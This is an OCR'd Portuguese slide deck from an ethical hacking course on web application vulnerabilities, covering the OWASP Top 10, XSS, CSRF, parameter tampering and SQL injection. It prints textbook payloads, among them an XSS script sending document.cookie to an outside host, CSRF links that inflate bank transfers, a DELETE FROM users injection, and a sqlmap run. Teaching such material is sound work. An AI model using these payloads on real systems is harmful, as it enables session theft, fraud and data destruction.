Vulnerabilidades de Aplicações WEB

Marcos Flávio Araújo Assunção

Fundamentos de Ethical Hacking

OWASP
Open Web Application Security Project – Top 10

OWASP Top 10 – 2010 (Anterior)	OWASP Top 10 – 2013 (Novo)
A1 – Injeção de código	A1 – Injeção de código
A3 – Quebra de autenticação e Gerenciamento de Sessão	A2 – Quebra de autenticação e Gerenciamento de Sessão
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Referência Insegura e Direta a Objetos	A4 – Referência Insegura e Direta a Objetos
A6 – Configuração Incorreta de Segurança	A5 – Configuração Incorreta de Segurança
A7 – Armazenamento Criptográfico Inseguro – Agrupado com A9 →	A6 – Exposição de Dados Sensíveis
A8 – Falha na Restrição de Acesso a URL – Ampliado para →	A7 – Falta de Função para Controle do Nível de Acesso
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<Removido do A6: Configuração Incorreta de Segurança>	A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos	A10 – Redirecionamentos e Encaminhamentos Inválidos
A9 – Proteção Insuficiente no Nível de Transporte	Agrupado com 2010-A7 criando o 2013-A6

Injection

- Injection é um ataque de injeção de comandos causado por uma entrada de dados não validada corretamente;
- O atacante inclui uma entrada maliciosa com a intenção de executar algum comando ou consulta no SO ou no Banco de dados
- Funciona apenas no lado servidor;
- SQL Injection, XPATH (XML) Injection, CMD Injection, LDAP Injection, etc…

Cross Site Scripting (XSS)

- Atacante injeta scripts (JavaScript) no browser
- O código é executado pelo browser para realizar alguma ação
- Muito usado para roubar cookiese iniciar ataques CSRF
- Tipos: Recursive XSS e Stored XSS

Cross Site Request Forgery (CSRF)

- Ataque que engana a vítima a submeter um pedido malicioso. Ele herda a identidade e privilégios da vítima para executar uma função restrita como se fosse o usuário.
- Basicamente, aproveita do fato que o usuário esteja logado em um sistema para tentar executar funções no mesmo.

Parameter Tampering

- Também chamado de “Break Application logic”. Esse ataque usa um programa ou plug-in para interceptar as requisições do cliente e modificá-las antes de serem enviadas ao servidor.
- Poderia ser utilizado por exemplo para: mudar o valor de um parâmetro de preço, burlar uma proteção que filtra tipos de arquivos enviados, modificar um token de sessão, etc.

Parameter Tampering no Burp Suite


Go Cancel < ▾ > ▾

Request

Raw Params Headers Hex

```
POST /taskManager/change_password/ HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:37.0)
Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8000/taskManager/change_password/
Cookie: sessionid=not6cs9iztbp3v52u5puera0luphbqpz
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

new_password=mynewpassword&confirm_password=mynewpassword
```



Burp Suite

Scanner

Exemplos
XSS, CSRF, SQL Injection

Cross Site Scripting <XSS>

1. <script> alert(‘Oi’!) </script>
2. <script>
   location.href=“*http://www.site.com/captura.cfm?c=*“ + *document.cookie*</script>
3. <a href=“javascript#[*código*]>
4. <div style=“behaviour: url([*código*]);”>
5. <body onload=“[*código*]”>
6. <img src=“javascript:[código]”>

Cross Site Request Forgery (CSRF)

- Exemplo: Maria está logada no site do banco e a URL da transação é:
  `http://banco.com/transf?conta=MARIA&quantia=100`

- Um ataque pode criar um link que altera o valor da transação:
  `<a href=http://banco.com/transf?conta=MARIA$quantia=100000>`

- Ou uma imagem “falsa”:
  `<img src=http://banco.com/transf?conta=MARIA$quantia=100000>`

Métodos do SQL Injection


- O SQL Injection pode ser utilizado com dois métodos do HTTP:

- **GET** – Nesse método a inserção dos comandos SQL é realizada diretamente na URL do site.
  Exemplo: `GET /usuarios.asp?sobrenome=assuncao';DELETE FROM users WHERE 1='1 HTTP/1.1`

- **POST** – Nesse método a inserção dos comandos SQL é feita nos campos de um formulário. Exemplo: `'' OR ''='`

Tipos de SQL Injection

- Existem dois tipos básicos de SQL Injection
- **Error Based SQL Injection** – O atacante detecta que o website é vulnerável devido a erros de SQL mostrados na tela, usando-os também para guiar o ataque.
- **Blind SQL Injection** – O site é vulnerável a SQL Injection mas não apresenta nenhum tipo de erro ao atacante, o que torna mais difícil de detectar a falha. Muitas vezes a detecção é “time based”



Error Based SQL Injection

POST

Server Error in '/' Application.

Aspas não fechadas depois da seqüência de caracteres ' AND password = ''.
Sintaxe incorreta próxima a ' AND password = ''.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Aspas não fechadas depois da seqüência de caracteres ' AND password = ''.
Sintaxe incorreta próxima a ' AND password = ''.

Source Error:

```
The source code that generated this unhandled exception can only be shown
when compiled in debug mode. To enable this, please follow one of the
below steps, then request the URL:
```

Error Based SQL Injection

POST

SQL Injection: Exemplo normal 1

```
GET /view_account.cfm?acct_id=10 HTTP/1.1

SELECT *
FROM accounts
WHERE acct_id = 10
```

SQL Injection: Exemplo de Injeção 1

```
GET /view_account.cfm?acct_id=10 OR 1=1 HTTP/1.1

SELECT *
FROM accounts
WHERE acct_id = 28 OR 1=1 --
```

SQL Injection: Exemplo normal 2

```
GET /user_lookup.cfm?lastname=assuncao HTTP/1.1

SELECT *
FROM users
WHERE lastname = 'assuncao'
```

SQL Injection: Exemplo injeção 2

```
GET /user_lookup.cfm?lastname=assuncao';DELETE
FROM users WHERE 1='1 HTTP/1.1

SELECT *
FROM users
WHERE lastname = 'assuncao';DELETE FROM
users WHERE 1='1'
```

SQL Injection – Automatização

Alguns softwares de vulnerabilidade permitem detectar erros de SQL facilmente. Alguns exemplos:

- SQLMAP
- SQLFinder
- Acunetix WVS
- Burp
- Havij
- SQL Ninja

```
$ python sqlmap.py -u "http://target/vuln.php?id=1" --batch
                         {1.0-dev-4512258}
                         http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
 consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 15:02:07

[15:02:07] [INFO] testing connection to the target URL
[15:02:07] [INFO] heuristics detected web page charset 'ascii'
[15:02:07] [INFO] testing if the target URL is stable. This can take a couple of
 seconds
[15:02:08] [INFO] target URL is stable
[15:02:08] [INFO] testing if GET parameter 'id' is dynamic
[15:02:08] [INFO] confirming that GET parameter 'id' is dynamic
[15:02:08] [INFO] GET parameter 'id' is dynamic
[15:02:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be
injectable (possible DBMS: 'MySQL')
```

SQLMAP